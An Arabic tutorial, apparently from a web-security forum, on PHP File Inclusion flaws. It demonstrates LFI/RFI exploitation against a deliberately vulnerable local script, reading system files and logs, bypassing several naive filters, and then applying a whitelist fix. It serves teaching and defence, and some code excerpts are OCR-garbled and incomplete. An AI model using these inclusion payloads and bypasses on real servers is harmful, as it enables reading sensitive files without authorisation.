
السلام عليكم ورحمة الله وبركاته ,
اهلاً وسهلاً بك في سكرت اختيار ثغرات File Inclusion

العودة إلى الرئيسية :

```
[Tue Jul 26 09:19:07 2011] [notice] Apache/2.0.59 (Win32) PHP/4.4.7
configured -- resuming normal operations [Tue Jul 26 09:19:07 2011]
[notice] Server built: Jul 27 2006 15:55:03 [Tue Jul 26 09:19:07 2011]
[notice] Parent: Created child process 6080 [Tue Jul 26 09:19:07 2011]
[notice] Child 6080: Child process is running [Tue Jul 26 09:19:07
2011] [notice] Child 6080: Acquired the start mutex. [Tue Jul 26
09:19:07 2011] [notice] Child 6080: Starting 250 worker threads. [Tue
Jul 26 09:40:16 2011] [error] [client 127.0.0.1] File does not exist:
C:/AppServ/www/favicon.ico [Tue Jul 26 09:40:16 2011] [error] [client
127.0.0.1] File does not exist: C:/AppServ/www/favicon.ico [Tue Jul 26
10:03:43 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ
/www/favicon.ico [Tue Jul 26 10:03:45 2011] [error] [client 127.0.0.1] File
does not exist: C:/AppServ/www/favicon.ico [Tue Jul 26 10:04:29 2011]
[error] [client 192.168.1.7] File does not exist: C:/AppServ/www/1.txt
[Tue Jul 26 10:17:41 2011] [error] [client 127.0.0.1] File does not exist:
C:/AppServ/www/1.txt [Tue Jul 26 10:21:08 2011] [error] [client
127.0.0.1] File does not exist: C:/AppServ/www/1.txt [Tue Jul 26
10:30:49 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ
/www/1.txtmos=include($include); [Tue Jul 26 10:31:50 2011] [error]
[client 127.0.0.1] File does not exist: C:/AppServ/www/logos, referer:
http://localhost/fi/remote.php?rfi=http://localhost/1.txt [Tue Jul 26
10:31:50 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ
```

ممكن هنا نستعرض ملف **log** الخاص بالاباتشي مثلاً !

طبعاً النتيجة غير واضحة لذلك عليك عرض الصفحة من الكود المصدري " **السورس كود** "

```
[Tue Jul 26 10:53:02 2011] [notice] Server built: Jul 27 2006 15:55:03
[Tue Jul 26 10:53:02 2011] [notice] Parent: Created child process 784
[Tue Jul 26 10:53:03 2011] [notice] Child 784: Child process is running
[Tue Jul 26 10:53:03 2011] [notice] Child 784: Acquired the start mutex.
[Tue Jul 26 10:53:03 2011] [notice] Child 784: Starting 250 worker threads.
[Tue Jul 26 12:32:20 2011] [notice] Parent: child process exited with status 3221225477 -- Restart
[Tue Jul 26 12:32:20 2011] [notice] Apache/2.0.59 (Win32) PHP/4.4.7 configured -- resuming normal
[Tue Jul 26 12:32:20 2011] [notice] Server built: Jul 27 2006 15:55:03
[Tue Jul 26 12:32:20 2011] [notice] Parent: Created child process 5508
[Tue Jul 26 12:32:21 2011] [notice] Child 5508: Child process is running
[Tue Jul 26 12:32:21 2011] [notice] Child 5508: Acquired the start mutex.
[Tue Jul 26 12:32:21 2011] [notice] Child 5508: Starting 250 worker threads.
[Tue Jul 26 12:32:26 2011] [notice] Parent: child process exited with status 3221225477 -- Restart
[Tue Jul 26 12:32:26 2011] [notice] Apache/2.0.59 (Win32) PHP/4.4.7 configured -- resuming normal
[Tue Jul 26 12:32:26 2011] [notice] Server built: Jul 27 2006 15:55:03
[Tue Jul 26 12:32:26 2011] [notice] Parent: Created child process 6108
[Tue Jul 26 12:32:26 2011] [notice] Child 6108: Child process is running
[Tue Jul 26 12:32:26 2011] [notice] Child 6108: Acquired the start mutex.
[Tue Jul 26 12:32:26 2011] [notice] Child 6108: Starting 250 worker threads.
[Tue Jul 26 12:41:07 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/appse
[Tue Jul 26 12:41:07 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/appse
[Tue Jul 26 12:41:07 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/appse
[Tue Jul 26 12:41:07 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/appse
[Tue Jul 26 12:41:07 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/appse
[Tue Jul 26 12:41:31 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/image
[Tue Jul 26 12:41:31 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/image
[00]File 'c:\mysql\share\charsets\?.conf' not found (Errcode: 2)
[00]Character set '#33' is not a compiled character set and is not specified in the 'c:\mysql\share\
[Tue Jul 26 12:42:12 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/image
[Tue Jul 26 12:42:12 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/image
[Tue Jul 26 12:42:12 2011] [error] [client 127.0.0.1] File does not exist: C:/AppServ/www/fi/image
```

كما شاهد أصبح سهل القراءة ، ووضح من السابق ، لذلك أنا عملت سابقاً وسم [**<pre>**] ولكن نحن هنا نتنقل في الملفات [**local**] وليس لنا صلاحية بجلب الملفات او الكتابه لذلك عليك عرض الكود من مصدر الصفحة لكي يكون اوضح لك .

طبعاً بإمكانك تصفح مجلد الـ [**log**] وملفاته بشكل كامل كما عملت سابقاً ، وهناك سيرفرات اخرى توجد بها ملفات هامة وخطيرة جداً على السيرفر .

File Inclusion || D99Y Team ! - موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

! File Inclusion || D99Y Team

http://localhost/fi/local.php?fi=C:\boot.ini

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكربت اختبار ثغرات File Inclusion

العودة إلى الرئيسية :

```
[boot loader] timeout=2
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]
C:\CMDCONS\BOOTSECT.DAT="Microsoft Windows Recovery
Console" /cmdcons
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP
Professional" /noexecute=optin /fastdetect
```

ساحة التطوير
D99Y
developmental
WWW.D99Y.COM

أحذروا!
السكربت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر
من رفعه على استضافة خاصة , و الاكتفاء بالاختبارات الأمنية داخل السيرفر
المحلي "وجب التنويه للأهمية"

coded by NassRawI D99Y team || d99y.com

كما تشاهد قمت بتصفح ملفات الاباتشي وملفات [النظام] ويوجد ملفات خطيرة اخرى في نظام ويندوز ، وفي انظمة لينكس هناك ملفات هامة جداً وكذلك تشكل خطورة كبيرة على السيرفر. . .

```

Rapid PHP 2010 - [C:\AppServ\www\fi\local.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
44 <span><a href="index.php" title="العودة إلى الرئيسية">";
53 }
54 ?>
55 <br />
56 </form>
57 </strong></center></td>
58 </tr>
59
Code Editor Preview Horizontal Split Vertical Split
remote.php local.php
11 : 33 1.78 kb UTF-8 For Help, press Ctrl+F1 no project loaded

```

جيد الان حان وقت معرفة الخطأ البرمجي الذي كون نوع [LFI] طبعاً الطرق كثيرة ولكن هذه احدها ، هنا المبرمج استخدم دالة [file_exists] وهي دالة التحقق من تواجد الملفات المعروفة ، وعملها في [if] الشرطية ، اذا كان [file_exists] يساوي متغير [lfi] اجلب الملف وان كان لا يساوي [else] اطبع كود التحويل الى الملف الرئيسي ، هنا لو حاولنا جلب الملفات من خارج السيرفر لن نتمكن وذلك لان المبرمج عامل حماية يعتقد انها جيدة ، ولكن هي تسبب النوع [LFI] وتبعد [RFI] عنها ، ولكن مع ذلك السكربت مصاب بثغرة [Local File Inclusion] بعكس السابق الذي لم يعمل اي حماية واي تحقق فقط طلب متغير [RFI] وجلبه عن طريق المتصفح

وهذا ماجعله يكون ثغرة [RFI + LFI] !

تم بحمد الله استغلال [RFI + LFI] واكتشاف الخطأ البرمجي لكل منهما وتوضيحه

www.d99y.com

ساحة التطوير

[اخيراً الترقيع] ..

اهلاً وسهلاً بكم من جديد احبتي في درس ترقيع ثغرة [File Inclusion] !

تعلمنا سابقاً في المقدمة انواع الثغرة وسبب تواجد انواع لها ، وتعلمنا طرق استغلال الثغرة واكتشاف الخطأ البرمجي لها ، الان حان الوقت لترقيع الثغرة ..

طبعاً للأسف الشديد ان اخطاء الترقيع كثيرة جداً ولا يمكنني ذكرها جميعها ، رغباً ان الترقيع لا يحتاج الا سطر واحد فقط وينتهي من النوعين بنجاح!


ومع ذلك للأسف اجد عدد كبير من المواقع العربية تتكلم عن ترقيع الثغرة وتخلق خطط ودوال اضافية [40] سطر وافكار بدانية جداً نتيجة انها تحاول تفادي اعمال المخترق وليس تفادي الخطأ البرمجي الذي سبب الثغرة ، ومع ذلك يتم تخطيتها من قبل المخترقين ، بعكس السطر " الواحد " الذي يقوم بترقيع الثغرتين مع رسالة عنوانها " المستحيل " لتخطي الترقيع الامني!

جيد الان سأقوم بعرض بعض الترقيعات الفاشلة ، لكي يستفيد منها اخواننا العرب مع العلم اني قمت بتصحيح الكثير من المواقع العربية التي تتحدث في ترقيع الثغرة ، وجمعت اكبر عدد من الاخطاء لكي تكون مقالتني توضيحية ومفيده لهم كذلك

[ترفيعات فاشلة] ..

اولاً ..

هناك شخص ذكر ان للحماية من [LFI] عليك استبدال "/" الى [مسافة] او الى اي شيء اخر للحماية من ثغرة [LFI] !



```

47 <?php
48 /*if (file_exists($lfi))
49 {
50 include $lfi;
51 }elseif
52 echo "<meta http-equiv = refresh content=0;url=local.php?lfi=call-us.html>";
53 }
54 */
55
56 function sec($n){
57 $n = str_replace ("../", " ", "$n");
58 include (" $n");
59 }
60 sec("$lfi");
61
62 ?>
63 <br />

```

كما تُشاهد عملت دالة جديده باسم [sec] مثلاً تحتوي على دوال التعامل مع النصوص [str_replace] لاستبدال [../] بمسافة ، وبعد ذلك جلب الملف!



كما تشاهد انا احاول الرجوع لاستعراض ملف [**index.php**] الخاص بالسيرفر ، ولكن مع ذلك لم اتمكن من الرجوع وذلك لان المبرمج عامل حماية!

File Inclusion || D99Y Team ! - موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

! File Inclusion || D99Y Team

Google

http://localhost/fi/local.php?fi=C:\AppServ\www\index.php

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكربت اختبار ثغرات File Inclusion

العودة إلى الرئيسية :

The AppServ Open Project - 2.4.9 for Windows

phpMyAdmin Database Manager Version 2.10.2
PHP Information Version 4.4.7

About AppServ Version 2.4.9 for Windows
AppServ is a merging open source software installer package for Windows includes:

Apache Web Server Version 2.0.59
PHP Script Language Version 4.4.7
MySQL Database Version 5.0.45
phpMyAdmin Database Manager Version 2.10.2

ChangeLog
README
AUTHORS
COPYING
<http://www.AppServNetwork.com>

Change Language

ساحة التطوير
D99Y
developmental
WWW.D99Y.COM

والتخطي باستعراض الملف بالمسار [**مباشرة**] كما عملت في الصورة , ممكن يسألني شخص كيف اعرف المسار الخاص بمجلد الرئيسية!

File Inclusion || D99Y Team ! - موزيلا فيرفكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

! File Inclusion || D99Y Team

http://localhost/fi/local.php?lfi=C:\AppServ\www\index1.php

السلام عليكم ورحمة الله وبركاته , ,
اهلاً وسهلاً بك في سكربت اختبار ثغرات File Inclusion

العودة إلى الرئيسية :

Warning: sec(C:\AppServ\www\index1.php) [function.sec]: failed to open stream: No such file or directory in C:\AppServ\www\fi\local.php on line 58

Warning: sec() [function.include]: Failed opening 'C:\AppServ\www\index1.php' for inclusion (include_path='.:c:\php4\pear') in C:\AppServ\www\fi\local.php on line 58

ساحة التطوير
D99Y
development
WWW.D99Y.COM

أحذروا!
السكربت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر من رفعه على استضافة خاصة , و الاكفاء بالاختبارات الأمنية داخل السيرفر المحلي "وجب التنويه للأهمية"

coded by NassRawI D99Y team || d99y.com


http://localhost/fi/index.php

هنا حاول جلب ملف غير موجود اساساً وسيخرج [لك] الخطأ يحتوي على المسار , ونادر فعلاً من يستخدم [@] ليخفي اخطاء الدوال . .

ثانياً . .

الحماية من ثغرات [RFI] بواسطة دالة التحقق من تواجد الملفات [file_exists] !

```
Rapid PHP 2010 - [C:\AppServ\www\fi\local.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
43 <strong>
44 <span><a href="index.php" title="العودة إلى الرئيسية">";
53 }
54
55 ?>
56 <br />
57 </form>
58 </strong></center></td>
59 </tr>
```



Developmental YARD
ساحة التطوير
WWW.D99Y.COM

Code Editor Preview Horizontal Split Vertical Split

remote.php local.php *

48 : 1 Modified 1.78 kb UTF-8 no project loaded

حماية فعلية من [RFI] ولكن مصاب بثغرة [LFI] !

File Inclusion || D99Y Team ! - موزيلا فيرفكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

+ ! File Inclusion || D99Y Team

Google

http://localhost/fi/local.php?fi=C:\boot.ini

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكربت اختبار ثغرات File Inclusion

العودة إلى الرئيسية :

```
[boot loader] timeout=2
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating
systems] C:\CMDCONSIBOOTSECT.DAT="Microsoft Windows
Recovery Console" /cmdcons
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP
Professional" /noexecute=optin /detect
```

ساحة التطوير
D99Y
development
WWW.D99Y.COM


أحذروا!
السكربت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذرو
من رفعه على استضافة خاصة , و الاكتفاء بالاختبارات الأمنية داخل السيرفر
المحلي "وجب التنويه للأهمية"

coded by NassRawI D99Y team || d99y.com

ثالثاً . .

حماية من ثغرة [RFI] بواسطة استبدال [http] الى مسافه او اي شيء اخر وبذلك نحمي السكربت من [RFI] !

```
Rapid PHP 2010 - [C:\AppServ\www\fi\remote.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
43 <strong>
44 <span><a href="index.php" title="العودة إلى الرئيسية" >
58 <br />
59 </form>
```



ساحة التطوير
developmental
WWW.D99Y.COM

Code Editor Preview Horizontal Split Vertical Split

remote.php local.php

50 : 81 1.75 kb UTF-8 For Help, press Ctrl+F1 no project loaded

السكربت لازال مصاب [LFI] ويمكن التلاعب واستبدال [http] وسيدرج الملف ..

File Inclusion || D99Y Team | - موزيلا فيرفكس

ملف تحرير عرض تأريخ علامات أدوات مساعدة

http://localhost/1.txt

! File Inclusion || D99Y Team

http://localhost/fi/remote.php?rfi=c:/boot.ini

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكربت اختبار ثغرات File Inclusion

العودة إلى الرئيسية :

```
[boot loader] timeout=2
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating
systems] C:\CMDCONS\BOOTSECT.DAT="Microsoft Windows
Recovery Console" /cmdcons
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP
Professional" /noexecute=optin /detect
```

ساحة التطوير
D99Y
developmental
WWW.D99Y.COM

أحذرو!
السكربت مصاب ، والهدف من طرحه عمل الاختبارات الأمنية عليه ، لذلك احذر
من رفعه على استضافة خاصة ، و الاكفاء بالاختبارات الأمنية داخل السيرفر
المحلي "وجب التنويه للأهمية"

coded by NassRawI D99Y team || d99y.com

يوجد الكثير جداً من الترفيعات الفاشلة والتي تخص نوع معين وتتجاهل نوع اخر ، وهذا هي ابرزها . .

www.d99y.com

ساحة التطوير

حان وقت الترفيع الفعلي . .

الترفيع هو لـ [LFI] + [RFI] عن طريق [IF] الشرطية وعمل شرط لجلب الملفات في المتغير ، ان كان لايساوي الملفات المطلوبة سيطلب رسالة الى المستخدم ويقتل البرمجية . .

```

Rapid PHP 2010 - [C:\AppServ\www\fi\remote.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
43 <strong>
44 <span><a href="index.php" title="العودة إلى الرئيسية">document.documentElement.innerHTML='<center><h1> !! خطأ </h1></center>';</script>";
51 die;
52 }
53 include ("{$rfi}");
54
55 ?>
56 <br />
57 </form>
58 </strong></center></td>
59 </tr>

```

Code Editor Preview Horizontal Split Vertical Split

remote.php local.php

54 : 25 1.81 kb UTF-8 For Help, press Ctrl+F1 no project loaded

كما تُشاهد إذا [if] المتغير [rfi] لا يساوي [!=] الملف [call-us.html] اطبع [echo] الخطأ واقتل البرمجية [die] !
 طبعاً كما تُشاهد الشرط قبل الدالة يعني لا يضع شخص الشرط بعد الدالة ويسأل لماذا لا يعمل الشرط ، لأنه ماينفع نجلب وبعد ذلك
 نتحقق ، بل نتحقق وبعد ذلك نجلب 😊 !



تجربة جلب ملف من خارج السيرفر " فشل " !



تجربة جلب اي ملف غير الملف الموجود في الشرط " فشل " !



تجربة كتابة اي شيء كان " فشل " !

جيد ممكن يسألني شخص لدي مشكلة انا اريد جلب اكثر من ملف!

سهله نعمل [و] في الشرط [&&] , [and] مثلاً سنسمح جلب ملف [index.php] !

```

Rapid PHP 2010 - [C:\AppServ\www\fi\remote.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
44 <span><a href="index.php" title="العودة إلى الرئيسية">document.documentElement.innerHTML='<center><h1> !! خطأ </h1></center>';</script>";
51 die;
52 }
53 include ("{$rfi}");
54
55 ?>
56 <br />
57 </form>
58 </strong></center></td>
59 </tr>
60 </table>


```

Code Editor Preview Horizontal Split Vertical Split

remote.php local.php

52 : 81 1.84 kb UTF-8 For Help, press Ctrl+F1 no project loaded

كما تُشاهد عملت [و] للملف الثاني [index.php] وبامكانك عمل [ووووووو] لجميع الملفات التي تسمح بجلبها للمتغير ،
 طبعاً بإمكانك عمل مصفوفة [Array] بها جميع الملفات التي تريد جلبها والامر عائد لك طبعاً



تم بنجاح [جلب] الملف الثاني ..



وعند جلب اي ملف اخر [خطأ] !

طبعاً كما ذكرنا سابقاً ان سبب تكون الثغرة هو تعريفها بمتغير والمتغير نفسه غير محمي

ممكن واحد يسألني لماذا [die] او [exit] اي القتل في الجملة الشرطيه ، وذلك لانك ان لم تقوم بقتل البرمجيه السكربت نفسه سيقوم بجلب الملف ، والدليل هو!

```

Rapid PHP 2010 - [C:\AppServ\www\fi\remote.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
44 <span><a href="index.php" title="العودة إلى الرئيسية">document.documentElement.innerHTML='<center><h1> !! خطأ </h1></center>';
51 //die;
52 }
53 include ("{$rfi}");
54
55 ?>
56 <br />
57 </form>
58 </strong></center></td>
59 </tr>
60 </table>


```

Code Editor Preview Horizontal Split Vertical Split

remote.php local.php

51 : 25 1.84 kb UTF-8 For Help, press Ctrl+F1 no project loaded

عطل [القتل] للتجربة!



كما تُشاهد الخطأ موجود [ولكن] لا يوجد قتل للعلية ، اي قتل لجلب الملف!



بعد تفعيل القتل كما تشاهد لم يتم تنفيذ الجلب ، لذلك [احذر] من نسيان قتل العملية .

تنويه يسألني شخص انا اقوم [ب جلب] ملف الكونفك في الصفحة بشكل مباشر , هل اضع ملف الكونفك في الملفات المسموحة!

انا ذكرت سابقاً ان سبب تكون الثغرة هو تعريفها بمتغير [خالي] و انت عندما تجلب الكونفك بالاساس ستجلبه بشكل مباشر ولن تحتاج الى متغير او اي شيء اخر

```
include ("config.php");
```

كما تشاهد بشكل مباشر تعمل جلب للملف سواءً بدالة [include] او بدالة [require] فانت تقوم ب جلب الملف بشكل مباشر وهذا يعني عدم تواجد الثغرة بالاساس في طريقة جلبك للملف ولا يمكن ان تستغل!

لذلك احذر اخي الحبيب من السماح [لملف] الاتصال في قاعدة البيانات , اجلب الملف دون مشاكل كما ذكرت سابقاً بشكل مباشر , اما المتغير اجعل الشرط فوق دالة جلب الملفات التي تحتوي على المتغير وهي التي تقوم بدورها في الحماية

اما السماح لملف الكونفك هذا يعني انك تسمح للجميع بتصفح ملف الكونفك مثلاً , حتى وان كان لا يُستعرض ما الهدف من السماح له بالاساس!!

طبعاً ممكن شخص يقول انا ماتعجبني الرسالة [خطأ] بامكانك تنفيذ اي كود اخر مثل كود التحويل الى الصفحة الرئيسية مثلاً او اي شيء اخر تريده فالامر مفتوح لك!

وطبعاً الترقيع هو لملف [remote.php] + [local.php] نفس الطريقة جميعهم اللهم اسم المتغير [rfi] لملف [remote.php] و [lfi] لملف [local.php] وبذلك الحماية من النوعين بسطر واحد لا اكثر ولا اقل!

